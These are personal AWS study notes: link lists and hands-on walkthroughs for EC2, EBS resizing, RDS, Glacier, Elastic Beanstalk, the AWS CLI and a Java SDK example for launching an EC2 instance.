My AWS Notes

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http://www.thecloudavenue.com/

Other FAQ

02 October 2019 23:12

How to work with windows EC2?
https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/EC2_GetStarted.html

How to create a username/password for EC2?
https://aws.amazon.com/premiumsupport/knowledge-center/ec2-password-login/
Create a user with password and login into it with password and not the key - http://stackoverflow.com/a/7696451/614157

How to export AMI to another region?
https://aws.amazon.com/premiumsupport/knowledge-center/copy-ami-region/

How to work with shared and dedicated?
https://aws.amazon.com/ec2/dedicated-hosts/getting-started/
https://aws.amazon.com/ec2/dedicated-hosts/faqs/

How to work with your own ip pool?
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-byoip.html

How to extend a existing EBS for Windows and Linux
https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/ebs-modify-volume.html
https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/recognize-expanded-volume-windows.html
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/recognize-expanded-volume-linux.html

Using EBS Snapshot in some other regions.
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-copy-snapshot.html

What are the ip after creation of the EFS
https://docs.aws.amazon.com/efs/latest/ug/mounting-fs-mount-cmd-ip-addr.html

How the SI termination is handled?
https://aws.amazon.com/about-aws/whats-new/2018/01/amazon-ec2-spot-two-minute-warning-is-now-available-via-amazon-cloudwatch-events/
https://aws.amazon.com/blogs/aws/new-ec2-spot-instance-termination-notices/

https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/how-elastic-load-balancing-works.html
Application Load Balancers and Classic Load Balancers support X-Forwarded-For, X-Forwarded-Proto, and X-Forwarded-Port headers.

Client IP and ELB Logs
https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/access-log-collection.html

Add existing EC2 to the ASG?
https://docs.aws.amazon.com/autoscaling/ec2/userguide/attach-instance-asg.html

How to do the IAM Federation?
https://aws.amazon.com/identity/federation/
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers.html

http to https redirection in ELB?
https://aws.amazon.com/about-aws/whats-new/2018/07/elastic-load-balancing-announces-support-for-redirects-and-fixed-responses-for-application-load-balancer/

Specific use cases for Private LB?
https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-internal-load-balancers.html

Multiple conditions (different families) in the if of the autoscaling?
https://medium.com/qbits/autoscaling-using-custom-metrics-5f977903bc45
https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/publishingMetrics.html

Where do we specify the termination policy?
https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-instance-termination.html

Giving cross account permissions for the AWS permission?
https://docs.aws.amazon.com/IAM/latest/UserGuide/tutorial_cross-account-with-roles.html

Region Codes
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.RegionsAndAvailabilityZones.html

How to use multiple security credentials?
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-profiles.html

What if the mobile phone is lost for the MFA authentication?
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_lost-or-broken.html

How to make it mandatory for IAM user to use MFA for login?
https://forums.aws.amazon.com/thread.jspa?threadID=154971

How to use RSA device for MFA?
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_enable_physical.html
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_enable_u2f.html

How to use Tags in AWS to give resource permissions?
https://www.thecloudavenue.com/2019/07/how-to-use-tags-in-aws-to-give-resource.html

Resouce Groups
https://docs.aws.amazon.com/ARG/latest/userguide/welcome.html

Can the life cycle policy be applied on a subset of bucket data?
https://docs.aws.amazon.com/AmazonS3/latest/user-guide/create-lifecycle.html

VPC Resize
https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Subnets.html#vpc-resize

What is the least CIDR that we can use in AWS VPC?
https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Subnets.html#VPC_Sizing

What comes free with Trusted Advisor?
https://aws.amazon.com/premiumsupport/technology/trusted-advisor/

How do I reset the master user password for my Amazon RDS DB instance?
https://aws.amazon.com/premiumsupport/knowledge-center/reset-master-user-password-rds/

Limitations for S3 LifeCycle Policies
https://docs.aws.amazon.com/AmazonS3/latest/dev/lifecycle-transition-general-considerations.html

Extending EBS
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modify-volume.html

Mounting EFS by IP address
https://docs.aws.amazon.com/efs/latest/ug/mounting-fs-mount-cmd-ip-addr.html

HTTPS for ELB
Classic - https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-https-load-balancers.html
Network - https://aws.amazon.com/blogs/aws/new-tls-termination-for-network-load-balancers/
Application - https://docs.aws.amazon.com/elasticloadbalancing/latest/application/create-https-listener.html

EC2 accidental termination
https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/terminating-instances.html#Using_ChangingDisableAPITermination

does ELB works as forward or reverse proxy?
Mainly for load balancing, but can also be used for reverse proxy.
https://smartproxy.com/blog/the-difference-between-a-reverse-proxy-and-a-forward-proxy
https://www.sumologic.com/blog/aws-elb-vs-nginx-load-balancer/
https://www.trianz.com/insights/reverse-proxying-requests-with-aws-elb-edge
https://www.nginx.com/resources/glossary/reverse-proxy-vs-load-balancer/

How to configure SSL in ELB?
https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-create-https-ssl-load-balancer.html
https://docs.aws.amazon.com/elasticloadbalancing/latest/application/create-https-listener.html
https://docs.aws.amazon.com/elasticloadbalancing/latest/network/create-tls-listener.html

Weighted LB?
https://aws.amazon.com/blogs/aws/new-application-load-balancer-simplifies-deployment-with-weighted-target-groups/

Youtube Channels
https://www.youtube.com/channel/UCd6MoB9NC6uYN2grvUNT-Zg
https://www.youtube.com/channel/UCdoadna9HFHsxXWhafhNvKw
https://www.youtube.com/channel/UCT-nPlVzJI-ccQXlxjSvJmw

EFS
EFS access around multiple multiple regions and VPC

https://aws.amazon.com/about-aws/whats-new/2018/10/amazon-efs-now-supports-aws-vpn-and-inter-region-vpc-peering/
https://docs.aws.amazon.com/efs/latest/ug/efs-different-vpc.html

Regions, Availability Zones, and Local Zones
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-regions-availability-zones.html

General Info

02 April 2019 22:14

URL for comparing GCP, AWS and Azure.
https://www.datamation.com/cloud-computing/aws-vs-azure-vs-google-cloud-comparison.html
http://comparecloud.in/

Info on how to create a HA RDS
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html
https://aws.amazon.com/blogs/database/amazon-rds-under-the-hood-multi-az/
How to Configure Your Amazon RDS Database Instance for High Availabi -
https://www.youtube.com/watch?v=uiiS1h4PSI8

How does migration work from Mainframes to Cloud?
https://aws.amazon.com/blogs/apn/migrating-a-mainframe-to-aws-in-5-steps/
https://aws.amazon.com/blogs/enterprise-strategy/yes-you-should-modernize-your-mainframe-with-the-cloud/
Paper - https://www.infosys.com/modernization/insights/Pages/accelerate-mainframe-migration-aws.aspx

Share good blogs around AWS and Cloud in general
https://www.cncf.io/feed/
http://www.allthingsdistributed.com/atom.xml
https://cloudblog.withgoogle.com/rss/
https://cloudplatform.googleblog.com/feeds/posts/default?alt=rss
http://aws.amazon.com/rss/whats-new.rss
https://aws.amazon.com/blogs/aws/
https://aws.amazon.com/blogs/

CORS Configuration in S3 (??)
https://www.codecademy.com/articles/what-is-cors
https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
http://restlet.com/company/blog/2015/12/15/understanding-and-using-cors/

https://docs.aws.amazon.com/AmazonS3/latest/user-guide/add-cors-configuration.html
https://docs.aws.amazon.com/AmazonS3/latest/dev/cors.html

How to integrate LDAP with IAM?
https://aws.amazon.com/blogs/security/aws-federated-authentication-with-active-directory-federation-services-ad-fs/
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_common-scenarios_federated-users.html

Why is S3 popular?
- Relatively cheap
- Scales automatically
- Host static websites
- Support for life cycle policies
- Support for many languages
- Highly available and durable
- Different storage classes

Disadvantages of the Cloud
- Vendor lock in

- Data control loss (FB)
- Misconceptions
    - Cloud provides 100% uptime
    - Cloud is by default secure (CapitalOne)
- Console is SPOF - https://www.infoworld.com/article/2608076/murder-in-the-amazon-cloud.html

AWS Customers

29 July 2019 19:27

https://aws.amazon.com/solutions/case-studies/all/

Tableau
Airnb
Smugmug
Pinterest
Goibibo
Docker
Hotstar
Ola
Hungama
Bookmyshow
Inmobi
Tatasky
Bse
Freshdesk
Shazam
Coursera
Dhruva
Chef

AWS Fundamentals

18 May 2019 10:52

AWS Global Infrastructure
https://aws.amazon.com/about-aws/global-infrastructure/ (Regions and Availibility Zones)
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-regions-availability-zones.html (codes)
https://aws.amazon.com/cloudfront/features/ (Edge Locations)

How to explore further on AWS?
http://www.thecloudavenue.com/p/aws.html
AWS YouTube Channel - https://www.youtube.com/channel/UCd6MoB9NC6uYN2grvUNT-Zg
AWS Online Tech Talks YouTube Channel - https://www.youtube.com/channel/UCT-nPlVzJI-ccQXlxjSvJmw
AWS Blog - https://aws.amazon.com/blogs/
AWS Documentation - https://docs.aws.amazon.com/

Office in India
https://edition.cnn.com/2019/08/22/tech/amazon-hyderabad-new-office-building/index.html

Tools to ease information explosion
Pocket - https://getpocket.com/
Inoreader - https://www.inoreader.com/

EC2 (Linux) from WebUI

31 March 2019 20:22

Creating a Linux Instance and WebServer in it

1) Create a Security Group (Add inbound rule, open port 22 and 80 for anywhere)

2) Create a KeyPair and download the .pem file.

3) Convert the .pem file .ppk file using PuttyGen. (https://stackoverflow.com/a/8131938)

4) Launch an EC2 with the below options. Rest of the options can be left default.
- Search for "Ubuntu Server 18.04 LTS" and select the first AMI
- t2.micro (free tier)
- Use the above created SecurityGroup and the KeyPair

5) Get the public ip from the Web Console for the EC2

6) Use Putty to login. In the putty provide
- username and ip (ubuntu@1.2.3.4)
- .ppk file location (Connection -> SSH -> Auth)

7) Create a small website using the below commands

```
#become a root
sudo su

#get the list of softwares
apt-get update

#install the apache2 webserver
apt-get install apache2

# start apache2
service apache2 start

#move to the default html folder
cd /var/www/html

#delete the existing index.html
rm -rf index.html

#create a new index.html
echo "Hello, world!" > index.html
```

8) Acess the webpage using the ip address of EC2 in the browser.

9) Modify the Security Group to remove port 80 and the webpage should not be accessible.

EC2 Instance Connect

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/Connect-using-EC2-Instance-Connect.html

Creating an AMI and using it to creaate a new EC2 instance with this AMI

1) Actions -> Image -> Create Image

2) Enter the below and click on 'Create Image'.
- Image Name
- Description

3) Create a new Linux instance with the new AMI.

Logging with user/password
https://aws.amazon.com/premiumsupport/knowledge-center/ec2-password-login/
Create a user with password and login into it with password and not the key - http://stackoverflow.com/a/7696451/614157
- sudo adduser praveen
- In the **/etc/ssh/sshd_config** set **PasswordAuthentication** to **yes**
- sudo service sshd restart

Getting EC2 Metadata

http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
curl http://169.254.169.254/latest/meta-data
The URL should end with a /

Userdata for EC2
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/user-data.html

UserData

```
#!/bin/bash
yum install -y httpd
service httpd start
chkconfig httpd
echo "welcome \n" >> /var/www/html/index.html
hostname >> /var/www/html/index.html
```

Decicated hosts

https://aws.amazon.com/ec2/dedicated-hosts/getting-started/
https://aws.amazon.com/ec2/dedicated-hosts/faqs/

EC2 Launch Templates
https://aws.amazon.com/about-aws/whats-new/2017/11/introducing-launch-templates-for-amazon-ec2-instances/

Using the same KP across multiple regions

- Create a KP and download the pem file
- Extract the public key from the pem file
  - ssh-keygen -y -f privkey.pem > pubkey.pem
- Import the keypair by copying the pubkey.pem contents

1. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-key-pairs.html#how-to-generate-your-own-key-and-import-it-to-aws

Connecting to Your Linux Instance if You Lose Your Private Key
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-key-pairs.html#replacing-lost-key-pair
Add new users to Linux EC2 with SSH Access
https://aws.amazon.com/premiumsupport/knowledge-center/new-user-accounts-linux-instance/

Networking and EC2 Instances
https://aws.amazon.com/ec2/instance-types/
https://aws.amazon.com/premiumsupport/knowledge-center/network-throughput-benchmark-linux-ec2/
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/enhanced-networking.html

Fleet
https://aws.amazon.com/blogs/aws/ec2-fleet-manage-thousands-of-on-demand-and-spot-instances-with-one-request/
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-fleet.html

Spot Instances
Probability of getting terminated - https://aws.amazon.com/ec2/spot/instance-advisor/

Increasing the size of EBS Volume for Linux EC2

Before increaing the EBS Volume, create a snapshot to avoid data loss.

- https://aws.amazon.com/premiumsupport/knowledge-center/extend-linux-file-system/
- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modify-volume.html

Command usage
df -h --> Shows the file system space
lsblk --> Shows the actual block storage and the partitions in it

Step 1: Create a Ubuntu Linux EC2 of 8GB volume and login using Putty.

Step 2: Execute the below commands.

```
ubuntu@ip-172-31-82-50:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            481M     0  481M   0% /dev
tmpfs            99M  748K   98M   1% /run
/dev/xvda1      7.7G  1.1G  6.7G  14% /
tmpfs           492M     0  492M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           492M     0  492M   0% /sys/fs/cgroup
/dev/loop0       89M   89M     0 100% /snap/core/7270
/dev/loop1       18M   18M     0 100% /snap/amazon-ssm-agent/1455
tmpfs            99M     0   99M   0% /run/user/1000
ubuntu@ip-172-31-82-50:~$
```

```
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$ lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0     7:0    0 88.5M  1 loop /snap/core/7270
loop1     7:1    0   18M  1 loop /snap/amazon-ssm-agent/1455
xvda    202:0    0    8G  0 disk
└─xvda1 202:1    0    8G  0 part /
```

Step 3: Increase the size of EBS by 1GB.

- Goto the EC2 Management Console.
- Goto the EBS->Volumes tab.
- Select the 8GB Volume.
- Actions -> Modify Volume.

```
ubuntu@ip-172-31-82-50:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            481M     0  481M   0% /dev
tmpfs            99M  748K   98M   1% /run
/dev/xvda1      7.7G  1.1G  6.7G  14% /
tmpfs           492M     0  492M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           492M     0  492M   0% /sys/fs/cgroup
/dev/loop0       89M   89M     0 100% /snap/core/7270
/dev/loop1       18M   18M     0 100% /snap/amazon-ssm-agent/1455
tmpfs            99M     0   99M   0% /run/user/1000
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$ lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0     7:0    0 88.5M  1 loop /snap/core/7270
loop1     7:1    0   18M  1 loop /snap/amazon-ssm-agent/1455
xvda    202:0    0    9G  0 disk
└─xvda1 202:1    0    8G  0 part /
```

Step 4: Grow the partition and resize the file system by executing the beow commands. Note the space between the xvda and 1 in the growpart command.

```
sudo growpart /dev/xvda 1
sudo resize2fs /dev/xvda1
```

Step 5: Run the below commands and notice that the filesystem has increased along with the partition.

```
root@ip-172-31-82-50:/home/ubuntu# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            481M     0  481M   0% /dev
tmpfs            99M  748K   98M   1% /run
/dev/xvda1      8.7G  1.1G  7.6G  13% /
tmpfs           492M     0  492M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           492M     0  492M   0% /sys/fs/cgroup
/dev/loop0       89M   89M     0 100% /snap/core/7270
/dev/loop1       18M   18M     0 100% /snap/amazon-ssm-agent/1455
tmpfs            99M     0   99M   0% /run/user/1000
root@ip-172-31-82-50:/home/ubuntu#
root@ip-172-31-82-50:/home/ubuntu#
root@ip-172-31-82-50:/home/ubuntu# lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0     7:0    0 88.5M  1 loop /snap/core/7270
loop1     7:1    0   18M  1 loop /snap/amazon-ssm-agent/1455
xvda    202:0    0    9G  0 disk
└─xvda1 202:1    0    9G  0 part /
```

Baremetal

Running Hyper-V on Amazon EC2 Bare Metal Instances - https://www.youtube.com/watch?v=pQPLRImgq9U
2017 Preview - https://aws.amazon.com/blogs/aws/new-amazon-ec2-bare-metal-instances-with-direct-access-to-hardware/
2018 GA - https://aws.amazon.com/about-aws/whats-new/2018/05/announcing-general-availability-of-amazon-ec2-bare-metal-instances/

Managing Keys

Change the KP in Linux EC2
https://stackoverflow.com/a/36667264/614157
How do I recover access to my EC2 instances if I've lost my SSH key pair?
https://aws.amazon.com/premiumsupport/knowledge-center/recover-access-lost-key-pair/

Dedicated Hosts vs Dedicated Instances

https://www.youtube.com/watch?v=sOsALtwltLQ
https://aws.amazon.com/ec2/dedicated-hosts/

EC2 pricing what is ECU?
https://aws.amazon.com/ec2/pricing/on-demand/
https://aws.amazon.com/ec2/faqs/ (EC2 Compute Unit)
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/burstable-performance-instances.html

EC2 Cost Optimization
https://aws.amazon.com/blogs/aws/aws-compute-optimizer-your-customized-resource-optimization-service/

EC2 (Windows) from WebUI

01 April 2019 09:09

1) Create a Security Group (Add inbound rule, open port 3389 for 'My IP')

2) Create a KeyPair and download the .pem file.

3) Launch an EC2 with
- ami-02d43577e47e684d9 AMI (64-bit)
- t2.micro (free tier)
- Use the above created SecurityGroup and the KeyPair

4) Select the EC2 instance and click on the connect button.

5) Click on the "Dowload Remote Desktop File" button and save the file on the Desktop.

6) Click on the "Get Password" button. If the password is not available, click on "Try again" a couple of times.

7) Click on Browse and point to the .pem file.

8) Click on "Decrypt Passoword" and note down the password.

9) Click on the .rdp file on the Desktop and log into Windows with the above password.

Creating a WebSite on Windows EC2 using IIS

https://aws.amazon.com/premiumsupport/knowledge-center/public-website-ec2-iis/
https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/EC2_GetStarted.html

RDS from WebUI

31 March 2019 20:23

RDS Subnet Groups
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_VPC.WorkingWithRDSInstanceinaVPC.html#USER_VPC.Subnets

1. Create RDS instance.
    a. From the RDS Management Console Go to Dashboard and click on `Create Database`.
    b. Select MySQL and click Next.
    c. Select Dev/Test - MySQL.
    d. Select the instance class as `db.t2.micro`.
    e. Specify the DB instance identifier as mydbinstance, username and password. Click on next. Don't forget them.
    f. Specify the database name as `myrecipiesdb`.
    g. In the backup select 0 days.
    h. Click on Create database. It will take around 5min to create the database.

2. Download SQL client to connect to RDS. And install it.
https://www.heidisql.com/

3. In the HeidiSQL Client, goto to File -> Session Manager -> New -> Session in root folder
Enter the Hostname/IP got from RDS Management Console.
Enter the user name/password
Click on open to connect to RDS in Cloud.

4. Select the myrecipiesdb on left pane. Go to the Query Tab and run the below queries.

```
CREATE TABLE recipies (
  recipe_id INT NOT NULL,
  recipe_name VARCHAR(30) NOT NULL,
  PRIMARY KEY (recipe_id),
  UNIQUE (recipe_name)
);

INSERT INTO recipies
    (recipe_id, recipe_name)
VALUES
    (1,"Tacos"),
    (2,"Tomato Soup"),
    (3,"Grilled Cheese");

select * from recipies;
```

5. Delete the RDS Database.
    - Unselect "Create final snapshot?"
    - Select "I acknowledge"

Aurora Database

Aurora DB Clusters
https://docs.aws.amazon.com/AmazonRDS/latest/AuroraUserGuide/Aurora.Overview.html

Before deleting a cluster, consider the following:

- If you have a cluster with only one instance and you delete that instance using the Amazon RDS console, then both that instance and the cluster are deleted.
- If you have a cluster with one writer instance and one or more reader instance/read replicas, and you delete the reader instance, then the writer instance and the cluster aren't affected. However, if you delete the writer instance, the reader instance is promoted as a writer. Then, the reader instance fails over, and this can cause downtime.

From <https://aws.amazon.com/premiumsupport/knowledge-center/rds-error-delete-aurora-cluster/>

Glacier

31 March 2019 20:23

https://docs.aws.amazon.com/amazonglacier/latest/dev/amazon-glacier-getting-started.html
Getting started with programatic access to Glacier

Glacier provides a management console. You can use the console to create and delete vaults as shown in this getting started exercise. However, all other interactions with Glacier require that you use the AWS Command Line Interface (CLI) or write code. For example, to upload data, such as photos, videos, and other documents, you must either use the AWS CLI or write code to make requests, using either the REST API directly or by using the AWS SDKs.

FastGlacier Tool for interacting with Glacier.
https://www.cloudberrylab.com/solutions/amazon-s3

https://www.madboa.com/blog/2016/09/23/glacier-cli-intro/
Commands for Glacier lifecycle.
Vault is like a holder to have multiple archives.

Types of jobs in Glacier
https://docs.aws.amazon.com/amazonglacier/latest/dev/job-operations.html

CLI
https://docs.aws.amazon.com/cli/latest/reference/glacier/index.html

Forum query about deleting a vault
https://forums.aws.amazon.com/thread.jspa?messageID=441390

- FastGlacier Tool for interacting with Glacier.
- https://www.cloudberrylab.com/solutions/amazon-s3

It takes a lot of time, so the demo is skipped.

1) Create a vault
aws glacier create-vault --account-id - --vault-name myvault

2) Upload an archive to the vault
aws glacier upload-archive --account-id - --vault-name myvault --body archive.zip

3) Initiate a job to get the list of archives in the vault. The job will run in the background.
aws glacier initiate-job --account-id - --vault-name myvault --job-parameters '{ "Type": "inventory-retrieval" }'

4) Get the list of jobs and their status. Wait for the job to be complete.
aws glacier list-jobs --account-id - --vault-name myvault

5) Get the outpur of the job to the glacier-jobs-out file. Replace the jobid from the above command.
aws glacier get-job-output --account-id - --vault-name myvault --job-id "**bUCcoOnOM-fLLT**" glacier-jobs-out

6) Initiate a job for the retrieval of the archive
aws glacier initiate-job --account-id - --vault-name myvault --job-parameters file://archive-retrieval.json

archive-retrieval.json file should contain, note than SNS Topic is optional. If not specified the status of the job should be checked manually.

```
{
  "Type": "archive-retrieval",
  "ArchiveId": "AveGlBWdJIDk8",
  "Description": "Retrieve SQL dump for audit team",
  "SNSTopic":"arn:aws:sns:us-west-2:112233445566:glacier-sandbox"
}
```

7) Get the list of jobs and their status. Wait for the job to be complete.
aws glacier list-jobs --account-id - --vault-name myvault

8) Get the archive file back
aws glacier get-job-output --account-id - --vault-name myvault --job-id "**xGvIJyQPC9**" archive.zip

Elastic Beanstalk

31 March 2019 20:25

Getting started
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/GettingStarted.html

Concepts
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/concepts.html
Application is a logical collection of all the collection of Elastic Beanstalk components, including environments, versions, and environment configurations. Can be like CRM, Inventory etc.
An **application version** refers to a specific, labeled iteration of deployable code for a web application. An application version points to an Amazon Simple Storage Service (Amazon S3) object that contains the deployable code, such as a Java WAR file.
Applications will have a collection of Environments. An **environment** is a version that is deployed onto AWS resources. Can be like prod, dev etc.

Adding a DB to the Elastic Beanstalk Environment
Can be done manually or by using the extensions
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/using-features.managing.db.html

Extensions to Elastic Beanstalk
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/ebextensions.html

Sample configuration files
https://github.com/awsdocs/elastic-beanstalk-samples/tree/master/configuration-files

Deploying different types of applications on Elaticbean Stalk
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/tutorials.html

1) Download the java-tomcat-v3.zip from below URL to the Desktop.
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/tutorials.html

2) Click on 'Create New Application' and enter a name. Select 'Web Server environment'.

3) In the Platform choose Tomcat.
In the "Application code" choose "Upload your code" and click on Upload.
Click on Browse and point to the zip file downloaed earlier and click on Upload again.
Click on "Create Environment".

4) Once the environment setup has been done. Click on the URL to access the application.

5) Click on "Actions -> Terminate Environment"

AWS CLI Examples for Linux EC2

31 March 2019 20:06

Delete contents of C:\Users\praveen\.aws folder if any.
Uninstall the AWS CLI application if any.

Auto Completion - https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-completion.html

1a) AWS CLI for Windows
https://docs.aws.amazon.com/cli/latest/userguide/install-windows.html#install-msi-on-windows
Confirm the installation by running the 'aws --version' command.

1b) AWS CLI for Ubuntu
https://docs.aws.amazon.com/cli/latest/userguide/install-linux.html
After the installation add aws binary to the PATH.

sudo apt-get update

sudo apt-get install python2.7 python-pip

pip install awscli --upgrade

export PATH="$PATH:/home/ubuntu/.local/bin/" (Add aws binary to the PATH)

Confirm the installation by running the 'aws --version' command.

2) Generate the credentials from the below link
https://console.aws.amazon.com/iam/home?region=us-east-1#/security_credential
Click on `Continue with Security Credentials`
Click on `Access keys (access key ID and secret access key)`.
Click on `Create New Access Key`.
Note down the keys.

3) Run the `aws configure` command from the DOS prompt to specify the region (us-east-1 for North Virginia) and the keys. For the default output format leave blank.
Check the config and credentials file in the C:\Users\praveen\.aws folder.
Now the AWS CLI is setup.

4) Create the Security Group and open port 22.

aws ec2 create-security-group --group-name ssh-access --description "allow ssh"

aws ec2 authorize-security-group-ingress --group-name ssh-access --protocol tcp --port 22 --cidr 0.0.0.0/0

5) Create the keypair
aws ec2 create-key-pair --key-name mykey --query "KeyMaterial" --output text > mykey.pem

6) Convert the keypair format from pem to ppk using PuttyGen.

7) Get the subnets
aws ec2 describe-subnets

8) Start an Ubuntu Linux instance
--> use the security group id and subnet-id which was got earlier
--> Get the image-id from the management console
aws ec2 run-instances --image-id **ami-024a64a6685d05041** --security-group-ids **sg-000c73df66092f529** --count 1 --instance-type t2.micro --key-name mykey --query "Instances[0].InstanceId" --subnet-id **subnet-cccb5e97**

9) Get the ip address of the instance
--> use the instance id from the above command
aws ec2 describe-instances --instance-ids **i-032154634c23e4868** --query "Reservations[0].Instances[0].PublicIpAddress"

10) Use Putty to login to the instance

11) Terminate the instance
aws ec2 terminate-instances --instance-ids i-032154634c23e4868

CLI Reference Guide
https://docs.aws.amazon.com/cli/latest/reference/

https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-completion.html

AWS Java SDK Examples for EC2

31 March 2019 20:26

What is AWS tookit for Eclipse
https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/welcome.html

Prerequisites (AWS Account, OS, Java, Eclipse)
https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-install.html#prerequisites

Install Java, Eclipse

Install the AWS Toolkit for Eclipse
https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-install.html#install-tke

Setup the AWS Credentials
https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-credentials.html

Run a AWS application in Eclipse
https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/tke_java_apps.html

Examples
https://docs.aws.amazon.com/sdk-for-java/v1/developer-guide/prog-services.html
https://github.com/aws/aws-sdk-java/tree/master/src/samples
https://docs.aws.amazon.com/code-samples/latest/catalog/code-catalog-javav2.html

git clone https://github.com/aws/aws-sdk-java.git
Examples in the src/samples folder.

VirtualBox Ubuntu VM with AWS SDK and CLI (praveen4investing google drive)

a) Download the files from the below URL and unzip them using WinRar. At the end a aws-sdk.vdi file would be created.
https://drive.google.com/open?id=1g4m6S1igCXyZEDs0uPSUCUmh0lLVWdpf

b) Install Oracle VirtualBox.
https://www.thecloudavenue.com/2013/12/InstallingVirtualBoxOnAWindowsMachine.html

c) Get the AWS SecurityCredentials and secify them in Eclipse.
https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-credentials.html

d) Start executing the programs in Eclipse.
Eclipse can be found here (/home/praveen/Installations/eclipse/jee-2019-03/eclipse)

Code for creating an ondemand EC2 instance

```
package com.amazonaws.samples;

import com.amazonaws.auth.AWSCredentials;
import com.amazonaws.auth.AWSStaticCredentialsProvider;
import com.amazonaws.auth.profile.ProfileCredentialsProvider;
import com.amazonaws.services.ec2.AmazonEC2;
import com.amazonaws.services.ec2.AmazonEC2ClientBuilder;
import com.amazonaws.services.ec2.model.InstanceType;
import com.amazonaws.services.ec2.model.RunInstancesRequest;
import com.amazonaws.services.ec2.model.RunInstancesResult;

public class OnDemandEC2 {

	public static void main(String[] args) {

		try {

			// Read the default profile
			AWSCredentials credentials = new ProfileCredentialsProvider("default").getCredentials();

			// Create the EC2 client to call different EC2 APIs
```

```
                AmazonEC2 amazonEC2Client = AmazonEC2ClientBuilder.standard()
                        .withCredentials(new AWSStaticCredentialsProvider(credentials)).withRegion("us-east-1").build();

                // Create a Request for Ubuntu instance with appropriate KeyPair andSecurityGroup
                RunInstancesRequest runInstancesRequest = new RunInstancesRequest();
                runInstancesRequest.withImageId("ami-0a313d6098716f372").withInstanceType(InstanceType.T1Micro)
                        .withMinCount(1).withMaxCount(1).withKeyName("ProdKeyPair").withSecurityGroups("ssh_http_access");

                // Launch the EC2 instace
                RunInstancesResult result = amazonEC2Client.runInstances(runInstancesRequest);

                // Get the result back
                System.out.println(result.toString());

            } catch (Exception e) {
                e.printStackTrace();
            }

        }

}
```

---

https://aws.amazon.com/developers/getting-started/java/
https://docs.aws.amazon.com/sdk-for-java/v2/developer-guide/getting-started.html

1) Create an Ubuntu instance and connect to it.

2) sudo apt-get update
sudo apt install maven java-common

4) #Download the latest cornetto (Java SDK from Amazon)using the wget command.
#https://docs.aws.amazon.com/corretto/latest/corretto-11-ug/downloads-list.html
wget https://d3pxv6yz143wms.cloudfront.net/11.0.5.10.1/java-11-amazon-corretto-jdk_11.0.5.10-1_amd64.deb
sudo dpkg --install java-11-amazon-corretto-jdk_11.0.5.10-1_amd64.deb

3) Create a role with AmazonS3FullAccess policy attached.
Attach the policy to the EC2.

5) #create basic maven package
```
mvn -B archetype:generate \
  -DarchetypeGroupId=org.apache.maven.archetypes \
  -DgroupId=org.example.basicapp \
  -DartifactId=myapp
```

